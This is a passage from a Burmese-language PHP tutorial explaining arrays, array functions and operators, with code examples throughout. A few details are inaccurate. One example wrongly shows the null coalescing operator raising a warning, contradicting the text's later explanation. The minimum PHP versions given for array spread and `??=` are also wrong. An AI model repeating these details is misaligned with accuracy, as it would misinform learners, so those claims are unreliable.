ဘူး။ String ပြောင်းပြီး ပြပေးလိုက်လို့ ရတဲ့အတွက် ပြပေးနိုင်ပါတယ်။ Array ကို တိုက်ရိုက် String ပြောင်းလို့မရတဲ့အတွက် Waring ပေးပါလိမ့်မယ်။ လုံးဝ မပြတာတော့ မဟုတ်ပါဘူး။ Array မှန်းသိလို့ Array ဆိုတဲ့စာကိုတော့ ပြပေးပါတယ်။

Array တန်ဖိုးတွေကို ဖော်ပြစေလိုရင် `var_dump()` သို့မဟုတ် `print_r()` ကို သုံးနိုင်ပါတယ်။ `var_dump()` က Data Type တွေကိုပါ ထည့်ပြလို့ ဖော်ပြတဲ့အချက်အလက် ပိုပြည့်စုံပါတယ်။ ဒါပေမယ့် Array ထဲမှာ ရှိတာကိုပဲ ခပ်ရှင်းရှင်း ကြည့်ချင်တယ်ဆိုရင် `print_r()` ကလည်း အသုံးဝင်ပါတယ်။ နမူနာမှာ ကြည့်လိုက်ရင် `$fruits` Array ထဲမှာ တန်ဖိုးတွေဟာ Index 0, 1 အစီအစဉ်အတိုင်း ရှိနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

နောက်ထပ် Array တစ်မျိုးကိုတော့ Associative Array လို့ခေါ်ပါတယ်။ Index ကို နံပါတ်စဉ်အတိုင်း မသွားတော့ဘဲ မိမိနှစ်သက်ရာအမည်နဲ့ Associate လုပ်ပြီး တွဲဖက်သတ်မှတ်ပေးတဲ့နည်း ဖြစ်ပါတယ်။ ဒီလို ရေးရပါတယ် -

PHP

```
<?php
$user = [ "name" => "Alice", "age" => 22];

print_r($user);

// Array ( [name] => Alice [age] => 22 )
```

Array Index အတွက် String တစ်ခုကို ပေးရပါတယ်။ Value နေရာမှာတော့ နှစ်သက်ရာတန်ဖိုးကို ပေးလို့ ရပါတယ်။ Data Type ကန့်သတ်ချက် မရှိပါဘူး။ Array တစ်ခုရဲ့အတွင်းမှာ ထပ်ဆင့် Array တွေလည်း ရှိနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24],
];

print_r($users);
```

ရိုးရိုး Numeric Array တစ်ခုရဲ့အတွင်းမှာ Associate Array တွေကို တန်းစီပြီး ထည့်သွင်းထားတာပါ။ ရလဒ်ကို နမူနာမှာ ထည့်မပြတော့ပါဘူး။ ကိုယ်တိုင် စမ်းကြည့်နိုင်ပါတယ်။ ဒီနေရာမှာ Trailing Comma ခေါ် နောက်ဆုံး Comma လေးတစ်ခုကို သတိပြုပါ။ PHP Array တွေမှာ အဲဒီလို နောက်ဆုံးမှာ Comma အပိုတစ်ခု ပါတာကို လက်ခံပါတယ်။ ဟိုးအရင်ကတည်းက လက်ခံတာပါ။ ဒီလို နောက်ဆုံး Comma အပိုကို လက်ခံတဲ့ ရေးထုံးဟာ အသုံးဝင်တဲ့အတွက် JavaScript လို Language မျိုးကလည်း နောက်ပိုင်းမှာ အလားတူ လက်ခံပေးလာခဲ့ပါတယ်။

Array ထဲက တန်ဖိုးတစ်ခုကို ရယူလိုရင်တော့ သက်ဆိုင်ရာ Index နဲ့ထောက်ပြီး ရယူနိုင်ပါတယ်။

PHP

```
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24],
];

print_r( $users[0] );

// Array ( [name] => Alice [age] => 22 )

echo $users[0]['name'];

// Alice
```

နမူနာအရ `$users` Array ဟာ နောက်ထပ် Array တွေအထဲမှာ ထပ်ဆင့်ရှိနေတဲ့ Two Dimensional Array တစ်ခုဖြစ်ပါတယ်။ `$users[0]` နဲ့ Index 0 ကတန်ဖိုးကို ရယူလိုက်တဲ့အခါ ရှိနေတဲ့ Array ကိုပြန်ရမှာဖြစ်လို့ `print_r()` နဲ့ ဖော်ပြဖို့ ရေးပေးထားပါတယ်။ `$users[0]['name']` ဆိုတော့မှ Index 0 မှာရှိနေတဲ့ Array ရဲ့ name Index တန်ဖိုးကို ရယူလိုက်တာဖြစ်ပါတယ်။ Array တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်လိုရင်လည်း ဒီနည်းအတိုင်းပဲ ထပ်တိုးသတ်မှတ်နိုင်ပါတယ်။

PHP

```
<?php

$fruits = ['Apple', 'Orange'];
$fruits[4] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [4] => Mango )
```

မူလ `$fruits` Array မှာ Index နှစ်ခုရှိပါတယ်။ 0 နဲ့ 1 ဖြစ်မှာပါ။ ထပ်လာမယ်ဆိုရင် 2 လာရမှာပါ။ ဒါပေမယ့် Index 4 မှာ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာကို တွေ့ရပါလိမ့်မယ်။ ဒီလိုရေးလို့ ရပါတယ်။ ရလဒ်ကို ထုတ်ပြန်လိုက်တဲ့အခါ Index 0, 1 နဲ့ 4 တို့ အသီးသီးရှိနေတာကို တွေ့ရမှာပါ။ JavaScript လို Language မျိုးမှာဆိုရင် ကြားထဲမှာ 2 နဲ့ 3 အတွက် Empty Slot တွေဝင်သွားမှာပါ။ PHP မှာတော့ အဲ့ဒီလို မဝင်ပါဘူး။

Array ထဲကို တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်တဲ့အခါ ကိုယ့်ဘာသာ Index နံပါတ် မပေးတော့ဘဲ၊ သူ့အလိုအလျောက် ထပ်တိုးပြီး ထည့်သွားအောင်လည်း ရေးလို့ရပါတယ်။ ဒီလိုပါ -

PHP

```
$fruits = ['Apple', 'Orange'];
$fruits[] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [2] => Mango )
```

လေထောင့်ကွင်း အလွတ်ကို ပေးလိုက်တာ သတိပြုပါ။ အထဲမှာ Index နံပါတ် ထည့်မပေးထားပါတယ်။ JavaScript မှာ အဲ့ဒီလိုရေးရင် Error ဖြစ်ပါလိမ့်မယ်။ PHP မှာ မဖြစ်ပါဘူး။ ရလဒ် ထုတ်ပြထားတာကို ကြည့်လိုက်ရင် အလိုအလျောက် Index 2 မှာ ပေးလိုက်တဲ့တန်ဖိုးကို ထည့်ပေးထားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

PHP မှာ မူလကတည်းက Array Destructuring ရေးဟန် ပါဝင်ပြီး နောက်ပိုင်း Version တွေမှာ Array Spread လုပ်ဆောင်ချက်လည်း ပါဝင်လာပါတယ်။ ဒီလိုပါ -

PHP

```
<?php
$user = ["Alice", 22];

list($name, $age) = $user;

echo $name;           // Alice
```

`list()` ကိုအသုံးပြုပြီး Array ထဲက တန်ဖိုးတွေကို Destructure လုပ်ပြီး Variable တွေရဲ့ တန်ဖိုးအဖြစ် လက်ခံလိုက်တာပါ။ PHP 7.1 ကနေစပြီး ဒီလိုရေးလို့လည်း ရသွားပါတယ်။ ရလဒ် အတူတူပါပဲ -

PHP >= 7.1

```
<?php
$user = ["Alice", 22];

[ $name, $age ] = $user;

echo $name;           // Alice
```

ဒါက ရိုးရိုး Array အတွက်ပါ။ Associative Array ဆိုရင်တော့ အခုလိုရေးပေးဖို့ လိုအပ်ပါတယ်။

PHP >= 7.1

```
<?php

$user = ["name" => "Alice", "age" => 22];

["name" => $name, "age" => $age] = $user;

echo $name;           // Alice
```

Array Spread လုပ်ဆောင်ချက်ကိုတော့ ဒီလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP >= 5.6

```
<?php

$num1 = [1, 2];
$num2 = [ ...$num1, 3 ];

print_r($num2);

// Array ( [0] => 1 [1] => 2 [2] => 3 )
```

\$num2 Array အတွက် \$num1 Array ထဲကတန်ဖိုးတွေကို Spread လုပ်ချ ထည့်ပေးလိုက်ပြီးတော့မှ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာပါ။

JavaScript မှာလည်း အလားတူ လုပ်ဆောင်ချက်တွေရှိလို့ အသစ်အဆန်းတော့ မဟုတ်ပါဘူး။ PHP နဲ့ JavaScript တို့ရဲ့ ထူးခြားချက်ကတော့ Language သဘောသဘာဝ မတူပေမယ့် ဒီလိုမျိုး ရေးဟန်တွေမှာ အတော်လေး ဆင်တူနေတာပဲ ဖြစ်ပါတယ်။ Language နှစ်မျိုးဖြစ်နေလို့ နှစ်မျိုး အစအဆုံး အကုန်ပြန် လေ့လာနေစရာ မလိုအပ်တော့လို့ လေ့လာသူတွေအတွက် လေ့လာရတာ ပိုပြီးလွယ်ကူသွားစေပါတယ်။

PHP မှာ အသုံးဝင်တဲ့ Array Function တွေအများကြီးရှိပါတယ်။ အသုံးများတဲ့ Function တစ်ချို့ အကြောင်း တစ်ခါထဲ ထည့်ပြောချင်ပါတယ်။

Array တစ်ခုမှာပါဝင်တဲ့ Item အရေအတွက်ကိုသိချင်ရင် `count()` ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php  
  
$nums = [1, 2, 3, 4];  
  
echo count($nums);           // 4
```

Variable တစ်ခုဟာ Array ဟုတ်မဟုတ် စစ်ချင်ရင် `is_array()` နဲ့ စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php  
  
$users = ["alice", "bob"];  
  
echo is_array($users);       // 1
```

တန်ဖိုးတစ်ခု Array ထဲမှာ ပါမပါ သိချင်ရင် `in_array()` နဲ့ စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php  
  
$users = ["alice", "bob"];  
  
echo in_array('bob', $users); // 1
```

`array_search()` လည်းရှိပါသေးတယ်။ သူကတော့ တန်ဖိုးရှိမရှိ စစ်ပေးယုံသာမက၊ ရှိတယ်ဆိုရင် အဲ့ဒီတန်ဖိုး ရှိနေတဲ့ Index ကို ပြန်ပေးပါတယ်။

PHP

```
<?php

$users =["tom", "bob", "alice"];

echo array_search("alice", $users);           // 2
```

နမူနာမှာ ရှာလိုက်တဲ့တန်ဖိုးကို Index 2 မှာတွေ့လို့ 2 ကိုပြန်ပေးတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Array ရဲ့နောက်ဆုံးကနေ တန်ဖိုး ထပ်တိုးချင်ရင် `array_push()` ကိုသုံးနိုင်ပါတယ်။ နောက်ဆုံးက တန်ဖိုးကို ပယ်ဖျက်ချင်ရင် `array_pop()` ကိုသုံးနိုင်ပါတယ်။ ရှေ့ဆုံးကနေ တန်ဖိုးထပ်တိုးချင်ရင် `array_unshift()` ကိုသုံးနိုင်ပါတယ်။ ရှေ့ဆုံးကတန်ဖိုးကို ဖျက်ချင်ရင် `array_shift()` ကိုသုံးနိုင်ပါတယ်။

```
<?php

$users =["alice", "bob"];

array_push($users, "tom");

print_r($users);           // ["alice", "bob", "tom"]

array_pop($users);

print_r($users);           // ["alice", "bob"]
```

Array ထဲက တစ်ချို့အပိုင်းတွေကို ဖယ်ထုတ်/ထုတ်ယူ လိုရင် `array_splice()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$users =["tom", "bob", "alice"];
$result = array_splice($users, 1, 1);

print_r($users);           // Array ( [0] => tom [1] => alice )
print_r($result);          // Array ( [0] => bob )
```

နမူနာအရ `$users` Array ရဲ့ Index 1 ကနေစပြီး 1 ခုထုတ်ယူမယ်လို့ ပြောလိုက်တာပါ။ ဒါကြောင့် မူလ `$users` Array မှ Index 1 ဖယ်ထုတ်လိုက်ပြီး၊ ရလဒ်အနေနဲ့ အဲ့ဒီလို ဖယ်ထုတ်လိုက်တဲ့ တန်ဖိုးကို ရတယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် `array_splice()` ကို တစ်ချို့အပိုင်းတွေ ဖယ်ထုတ်ဖို့ အသုံးပြုနိုင်သလို လိုချင်တဲ့ အပိုင်းကို ထုတ်ယူဖို့လည်း သုံးနိုင်ပါတယ်။

Array ရဲ့ Index တွေချည်း လိုချင်ရင် `array_keys()` ကိုသုံးနိုင်ပါတယ်။ Array ရဲ့ Value တွေချည်း လိုချင်ရင် `array_values()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$user = ["name" => "alice", "age" => 22];

$keys = array_keys($user);
$vals = array_values($user);

print_r($keys); // Array ( [0] => name [1] => age )
print_r($vals); // Array ( [0] => alice [1] => 22 )
```

Array ကို Value နဲ့ Sorting စီချင်ရင် `sort()` ကိုသုံးနိုင်ပါတယ်။ ပြောင်းပြန်စီချင်ရင် `rsort()` ကိုသုံးနိုင်ပါတယ်။ Array ကို Index နဲ့ စီချင်ရင်တော့ `ksort()` ကိုသုံးနိုင်ပြီး ပြောင်းပြန်စီချင်ရင် `krsort()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$users = ["tom" => 23, "bob" => 22, "alice" => 24];
sort($users);

print_r($users);
// Array ( [0] => 22 [1] => 23 [2] => 24 )

$users = ["tom" => 23, "bob" => 22, "alice" => 24];
ksort($users);

print_r($users);
// Array ( [alice] => 24 [bob] => 22 [tom] => 23 )
```

ဒီ Function တွေက Array အသစ်ကို ပြန်ပေးတာ မဟုတ်ပါဘူး။ မူလ Array ကို ပြင်လိုက်တာပါ။ ဒါကို သတိထားဖို့ လိုပါလိမ့်မယ်။ ပြင်ပြီးမှ မူလတန်ဖိုးအတိုင်း ပြန်လိုချင်ရင် ရမှာမဟုတ်တော့ပါဘူး။

နောက်ထပ်အသုံးဝင်တဲ့ Function နှစ်ခုကတော့ `explode()` နဲ့ `implode()` ဖြစ်ပါတယ်။ String တစ်ခုမှာပါတဲ့ Character တွေ Word တွေ ကိုခွဲထုတ်ပြီး Array အနေနဲ့လိုချင်ရင် `explode()` ကို သုံးရပါတယ်။ အပြန်အလှန်အားဖြင့် Array တန်ဖိုးတွေကို ပေါင်းစပ်ပြီး String အနေနဲ့ လိုချင်ရင် `implode()` ကိုသုံးရပါတယ်။

PHP

```
<?php

$input = "A quick brown fox.";
$arr = explode(" ", $input);

print_r($arr);

// Array ( [0] => A [1] => quick [2] => brown [3] => fox. )

$str = implode(" ", $arr);

echo $str;

// A quick brown fox.
```

`explode()` ကိုသုံးပြီး Space နဲ့ ပိုင်းဖြတ်ဖို့ ပြောလိုက်တာပါ။ ဒါကြောင့် `$input` String မှာပါတဲ့ Word တစ်ခုချင်းစီပါဝင်တဲ့ Array ကိုရပါတယ်။ အဲ့ဒီ Array ကို Space ခံပြီး ပြန်ပေါင်းပေးဖို့ `implode()` နဲ့ ပြောလိုက်တဲ့အခါ မူလ String ကို ပြန်ရတာဖြစ်ပါတယ်။

တစ်ခြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ အမြောက်အမြားရှိသေးပေမယ့် ဒီလောက်စမ်းကြည့်ထားရင် တော်တော်လေး ပြည့်စုံနေပါပြီ။ ကျန်တာတွေက လက်တွေ့လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက် လို့ ရနိုင်ပါတယ်။

- <https://www.php.net/manual/en/ref.array.php>

အခန်း (၅) - Operators & Control Structures

PHP မှာ ပေါင်းနှုတ်မြှောက်စား လုပ်ငန်းတွေအတွက် +, -, *, / Operator ကိုပဲသုံးပါတယ်။ ဒီထဲက ထူးခြားချက်လို့ ပြောလိုရတာက + Operator ဖြစ်ပါတယ်။ JavaScript လို Language မျိုးမှာ + Operator ကို ကိန်းဂဏန်းတွေ ပေါင်းဖို့သုံးသလို၊ String တွေ Concatenation လုပ်ပြီးတွဲဆက်ဖို့လည်း သုံးပါတယ်။ PHP မှာတော့ String တွေတွဲဆက်ဖို့အတွက် + ကို မသုံးပါဘူး။ Dot Operator ကိုသာ သုံးပါတယ်။

PHP

```
<?php
$greet = "Welcome";
$name = "Bob";

echo $greet . " " . $name;      // Welcome Bob
```

String Variable နှစ်ခုနဲ့ Double Quote String တစ်ခု၊ စုစုပေါင်း သုံးခုကို Dot Operator နဲ့ တန်းစီ တွဲဆက်လိုက်တာပါ။ တစ်ကယ်တော့ ဒီနေရာမှာ Dot နဲ့ တွဲဆက်မှတော့ မဟုတ်ပါဘူး။ တစ်ခြားပိုကောင်းတဲ့ နည်းတွေ ရှိပါတယ်။ ဥပမာ -

PHP

```
<?php
$greet = "Welcome";
$name = "Bob";

echo "$greet $name";          // Welcome Bob
```

Double Quote String ထဲမှာ Variable တွေထည့်သုံးလို့ရတဲ့အတွက် တွဲဆက်မနေတော့ဘဲ တစ်ခါထဲ ထည့်ပေးလိုက်တာပါ။ ဒါပေမယ့် တစ်ချို့နေရာတွေမှာ တွဲဆက်ပြီးရေးပေးမှ ပိုအဆင်ပြေမယ့် နေရာမျိုး တွေ ရှိပါတယ်။ ဒီလိုပါ -

PHP

```
<?php
$data = ["Apple", "Orange"];
echo $data[0] . " and " . $data[1];
// Apple and Orange
```

ဒီနေရာမှာ တစ်ခု ဖြည့်စွက်မှတ်သားစေချင်တာက echo Keyword နဲ့ ရလဒ်တွေကို ဖော်ပြစေတဲ့အခါ Comma ခံပြီး နှစ်ခုသုံးခု ပေးလို့ရပါတယ်။ ဒါကြောင့် ဒီလိုရေးရင်လည်း ရလဒ်အတူတူပါပဲ။

```
echo $data[0], " and ", $data[1];
// Apple and Orange
```

ရလဒ်တူပေမယ့် Operator မတူတာကိုတော့ သတိပြုပါ။ Dot Operator က String တွေကို တွဲဆက်ပေး တာဖြစ်ပြီး Comma ကတော့ String တွေကို တွဲဆက်ပေးတာ မဟုတ်ပါဘူး။ echo အတွက် Argument သဘောမျိုး နှစ်ခုသုံးခု ပေးချင်ရင် သုံးရတာပါ။

ပေါင်းနှုတ်မြှောက်စား သင်္ကေတတွေထဲမှာ % သင်္ကေတကို အကြွင်းရှာဖို့သုံးပြီး ** သင်္ကေတကို Exponent ရှာဖို့အတွက် သုံးပါတယ်။

PHP

```
<?php
echo 5 % 3;      // 2
echo 2 ** 3;     // 8
```

Comments

Operator တွေအကြောင်းပြောလက်စနဲ့ တစ်ခုထည့်ပြောချင်ပါသေးတယ်။ PHP မှာ Code Comment တွေ ထည့်ရေးဖို့အတွက် သုံးလိုရတဲ့ ရေးနည်း (၃) နည်းရှိပါတယ်။ // Operator ကို Single-line Comment တွေအတွက် သုံးရပြီး /* အဖွင့်နဲ့ */ အပိတ်တို့ကြားမှာ Multi-line Comment တွေကို ရေးလို့ရပါတယ်။ ထူးခြားချက်ကတော့ # Operator ကိုလည်း Single-line Comment တွေ ရေးဖို့အတွက် သုံးနိုင်ပါသေးတယ်။

PHP

```
<?php
# This is a valid comment
echo 1 + 2;      # 3
```

Assignment Operators

PHP မှာလည်း = Operator ကို တန်ဖိုးတွေ သတ်မှတ်ဖို့အသုံးပြုရပြီး += ကို တန်ဖိုးတွေ ပေါင်းထည့်ဖို့ သုံးရပါတယ်။

PHP

```
<?php
$num = 3;
$num += 2;
echo $num;      // 5
```

အလားတူအနေနဲ့ -=, *=, /= Operator တွေလည်း ပါဝင်ပါသေးတယ်။

ထူးခြားချက်ကတော့ String တွေတွဲဆက်ထည့်သွင်းလို့ရတဲ့ .= Operator လည်း ပါဝင်ခြင်း ဖြစ်ပါတယ်။

PHP

```
<?php

$result = "Welcome";
$result .= " ";
$result .= "Bob";

echo $result; // Welcome Bob
```

မူလ String Variable ထဲကို နောက်ထပ် String တန်ဖိုးတွေ တွဲဆက်ထည့်သွင်းသွားတာ ဖြစ်ပါတယ်။ လက်ရှိတန်ဖိုးကို 1 တိုးဖို့နဲ့ 1 နှုတ်ဖို့အတွက် ++ နဲ့ -- Operator တို့ကို သုံးနိုင်ပါတယ်။

```
$x = 3;
$y = $x++; // $y => 3, $x => 4
```

နမူနာအရ \$x ရဲ့ လက်ရှိတန်ဖိုး 3 ဖြစ်ပါတယ် ++ နဲ့ 1 တိုးပြီး \$y ထဲကို Assign လုပ်တဲ့အခါ ++ ကို နောက်ကနေရေးတဲ့အတွက် အလုပ်အရင်လုပ်ပြီးမှ 1 တိုးသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် \$y တန်ဖိုး 3 ဖြစ်ပြီး \$x တန်ဖိုးကတော့ 4 ဖြစ်နေတာပါ။ ဒီဥပမာကိုပဲ ++ ကိုရှေ့ကရေးမယ်ဆိုရင် ဒီလိုဖြစ်သွားမှာပါ။

```
$x = 3;
$y = ++$x; // $y => 4, $x => 4
```

-- Operator က 1 နှုတ်တဲ့အခါမှာလည်း ဒီသဘောပဲ ဖြစ်ပါတယ်။ Operator ကို ရှေ့ကထားရင် 1 နှုတ်ပြီးမှ အလုပ်လုပ်ပြီး Operator ကိုနောက်ကထားရင် အလုပ်လုပ်ပြီးမှ 1 နှုတ်လိုက်မှာ ဖြစ်ပါတယ်။

Comparison Operators

တန်ဖိုးတွေ နှိုင်းယှဉ်ဖို့အတွက်သုံးရတဲ့ Comparison Operator တွေမှာတော့ တန်ဖိုးတွေ ညီမညီ နှိုင်းယှဉ်ဖို့အတွက် == ကို Equal Operator အဖြစ်သုံးရပြီး၊ တန်ဖိုးတွေ မညီဘူးလား နှိုင်းယှဉ်ဖို့အတွက် != ကို Not Equal Operator အဖြစ်သုံးရပါတယ်။ ထူးခြားချက် အနေနဲ့ <> ကို Not Equal Operator အနေနဲ့ သုံးနိုင်ပါတယ်။

PHP ဟာလည်း Loosely Typed Language ဖြစ်လို့ JavaScript မှာလိုပဲ Identical Equal Operator `===` နဲ့ Identical Not Equal Operator `!==` တို့ပါဝင်ပါတယ်။ ရိုးရိုး `==` နဲ့ `!=` က တန်ဖိုးညီမညီကိုပဲ နှိုင်းယှဉ်မှာဖြစ်ပြီး Data Type ကို ဖလှယ်အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဥပမာ -

PHP

```
<?php
echo 5 == "5";           // 1
```

နမူနာမှာပေးထားတဲ့ ရလဒ် 1 ဆိုတာ true ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ Integer 5 နဲ့ String "5" တို့ အမျိုးအစား မတူပေမယ့် တူအောင်ညှိပြီးအလုပ်လုပ်သွားလို့ ညီတယ်လို့ ပြောနေတာပါ။ Identical Operator တွေကတော့ Type ကိုတူအောင်မညှိဘဲ အရှိအတိုင်း နှိုင်းယှဉ်မှာ ဖြစ်ပါတယ်။

PHP

```
<?php
echo 5 === "5";         //
```

ရလဒ်အနေနဲ့ Empty ကိုပြန်ရနေတာပါ။ ရလဒ်မရှိပါဘူး။ ရလဒ်မရှိခြင်းဟာ false ဖြစ်လို့ false ဆိုတဲ့ အဓိပ္ပါယ်ပါပဲ။ တန်ဖိုးအကြီးအသေး နှိုင်းယှဉ်ဖို့အတွက် Less Than `<`, Greater Than `>`, Less Than Equal `<=`, Grater Than Equal `>=` စတဲ့ Operator ကိုအသုံးပြုပါတယ်။ ထူးခြားချက်ကတော့ Spaceship Operator လို့ခေါ်တဲ့ ရေးထုံးတစ်မျိုး ဖြည့်စွက်ပါဝင်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP >= 7.0

```
<?php
echo 3 <=> 5;           // -1
echo 5 <=> 5;           // 0
echo 5 <=> 3;           // 1
```

သူက ရလဒ်ကို (၃) မျိုးပြန်ပေးပါတယ်။ နှိုင်းယှဉ်တန်ဖိုးနှစ်ခုမှာ ရှေ့တန်ဖိုးက ငယ်ရင် -1 ကိုပြန်ပေးပြီး၊ တန်ဖိုးနှစ်ခုညီနေရင် 0 ကို ပြန်ပေးပါတယ်။ နောက်တန်ဖိုးက ငယ်နေရင်တော့ 1 ကိုပြန်ပေးပါတယ်။

ထူးဆန်းတဲ့ Operator တစ်ခုဖြစ်နေပေမယ့် အသုံးဝင်တဲ့နေရာတွေ ရှိပါတယ်။ လောလောဆယ်တော့ အလုပ်လုပ်ပုံကိုသာ မှတ်ထားလိုက်ပါ။

Logical Operators

PHP မှာ ! ကို NOT Operator အနေနဲ့ပဲ သုံးပါတယ်။ && ကို AND Operator အနေနဲ့သုံးပြီး || ကို OR Operator အနေနဲ့ သုံးပါတယ်။ ထူးခြားချက်ကတော့ and ဆိုတဲ့ Keyword ကိုလည်း AND Operator အနေနဲ့ အသုံးပြုနိုင်ပြီး or ဆိုတဲ့ Keyword ကိုလည်း OR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

PHP

```
<?php
$x = 3;
$y = 5;

echo $x === $y || $x === 3;           // 1 (true)
echo $x === $y or $x === 3;          // 1 (true)

echo $x === $y && $x === 3;           // (false)
echo $x === $y and $x === 3;         // (false)

echo !($x === $y and $x === 3);      // 1 (true)
```

နောက်ထပ်ထူးခြားချက်ကတော့ PHP မှာ xor ကို XOR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ JavaScript မှာဆိုရင် XOR Operator မရှိပါဘူး။ PHP မှာတော့ ရှိပါတယ်။ ရိုးရိုး OR က နှိုင်းယှဉ်တန်ဖိုး နှစ်ခုမှာ တစ်ခုမှန်ရင် ရလဒ်မှန်သလို နှစ်ခုလုံးမှန်ရင်လည်း ရလဒ်မှန်ပါတယ်။ XOR ကတော့ နှိုင်းယှဉ် တန်ဖိုးနှစ်ခုမှာ တစ်ခု မှန်ရင် ရလဒ်မှန်ပြီး နှစ်ခုလုံးမှန်ရင် ရလဒ်မှားပါတယ်။

PHP

```
<?php
$x = 3;
$y = 5;
echo $x < $y or $x === 3;           // 1 (true)
echo $x < $y xor $x === 3;          // (false)
```

နမူနာအရ `$x < $y` ဟာ `true` ဖြစ်ပြီး `$x === 3` ဟာလည်း `true` ဖြစ်ပါတယ်။ နှစ်ခုလုံး `true` ဖြစ်နေတဲ့အတွက် `or` ရလဒ် `true` ဖြစ်ပြီး `xor` ရလဒ် `false` ဖြစ်နေတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Ternary & Null Coalescing Operator

PHP မှာ Ternary Operator နဲ့ Null Coalescing Operator ဆိုတဲ့ Conditional Expression လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ Ternary Operator ကိုအသုံးပြုပြီး အခုလိုရေးနိုင်ပါတယ်။

PHP

```
<?php

$name = "";
echo $name ? $name : "Unknown";      // Unknown

$name = "Alice";
echo $name ? $name : "Unknown";      // Alice
```

Ternary Operator က ပေးလိုက်တဲ့ ပထမဆုံး Expression ရဲ့ ရလဒ် `true` ဖြစ်ရင် `?` နောက်က Expression ကို ဆက်လုပ်သွားမှာဖြစ်ပြီး `false` ဖြစ်ရင် `:` နောက်က Expression ကို ဆက်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ပထမနမူနာအရ `$name` Variable ရှိမရှိ စစ်ကြည့်လိုက်တဲ့အခါ Empty String ကြောင့် `false` ဖြစ်နေတဲ့အတွက် `Unknown` လို့ ဖော်ပြသွားမှာပါ။ နောက်နမူနာမှာတော့ `$name` တန်ဖိုးရှိသွား ပြီ ဖြစ်တဲ့အတွက် `$name` တန်ဖိုးကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒါကို အတိုကောက် အခုလို ရေးလို့ရနိုင်ပါသေးတယ်။

PHP

```
<?php

$name = "";
echo $name ?: "Unknown";              // Unknown

$name = "Alice";
echo $name ?: "Unknown";              // Alice
```

စစ်ချင်တဲ့ Expression နဲ့ true ဖြစ်ရင် လုပ်ရမယ့် Expression တူနေလို့ ဒီလိုရေးလို့ရတာပါ။ ဒါပေမယ့် အခုဖော်ပြခဲ့တဲ့ ဒီနှစ်နည်းလုံးမှာ ပြဿနာတစ်ခုတော့ ရှိနေပါတယ်။ \$name က ကြိုတင်ရှိနေလို့သာ အလုပ်လုပ်တာ ဖြစ်ပြီး \$name ကသာ ကြိုတင်ရှိမနေရင် Undefined variable Warning တက်ပါလိမ့် မယ်။ အဲဒီလို တက်မှာစိုးလို့ တမင် \$name ကို အရင်ကြိုကြေညာပြီးတော့မှ ရေးရတဲ့ နမူနာကို ပေးထား တာပါ။

PHP

```
<?php
echo $name ? $name : "Unknown";

// Warning: Undefined variable $name

echo $name ?? "Unknown";

// Warning: Undefined variable $name
```

ဒီလိုအခြေအနေမျိုးမှာ isset() နဲ့ Variable ရှိမရှိ စစ်ပြီးမှ ရေးရင်တော့ရပါတယ်။

```
echo isset($name) ? $name : "Unknown"; // Unknown
```

ဒီတစ်ခါတော့ Undefined variable Warning မတက်တော့ပါဘူး။ Variable ကို မရှိဘဲနဲ့ သုံးလိုက်တာမျိုး မဟုတ်တော့ဘဲ ရှိ/မရှိ စစ်ပြီးအလုပ်လုပ်စေတဲ့နည်းကို သုံးလိုက်တာ ဖြစ်သွားလို့ပါ။ ဒီထက်ပိုပြီး ကျစ်လစ် တဲ့ ရေးဟန်ရဖို့အတွက် Null Coalescing Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ။

PHP >= 7.0

```
<?php
echo $name ?? "Unknown"; // Unknown
```

?? သင်္ကေတနဲ့ ရေးရတာ ဖြစ်သွားပါပြီ။ ဒီတစ်ခါမှာလည်း Undefined variable Warning မတက်ပါဘူး။ Null Coalescing Operator ဖြစ်တဲ့ ?? က ရှိမရှိစစ်ပြီးမှ အလုပ်လုပ်ပေးသွားမှာမို့လို့ပါ။ Null Coalescing Assignment Operator လည်းရှိပါသေးတယ်။ ဒီလိုပါ -

PHP >= 7.0

```
<?php

$result = "Alice";
$result ??= $name;

echo $result;           // Alice
```

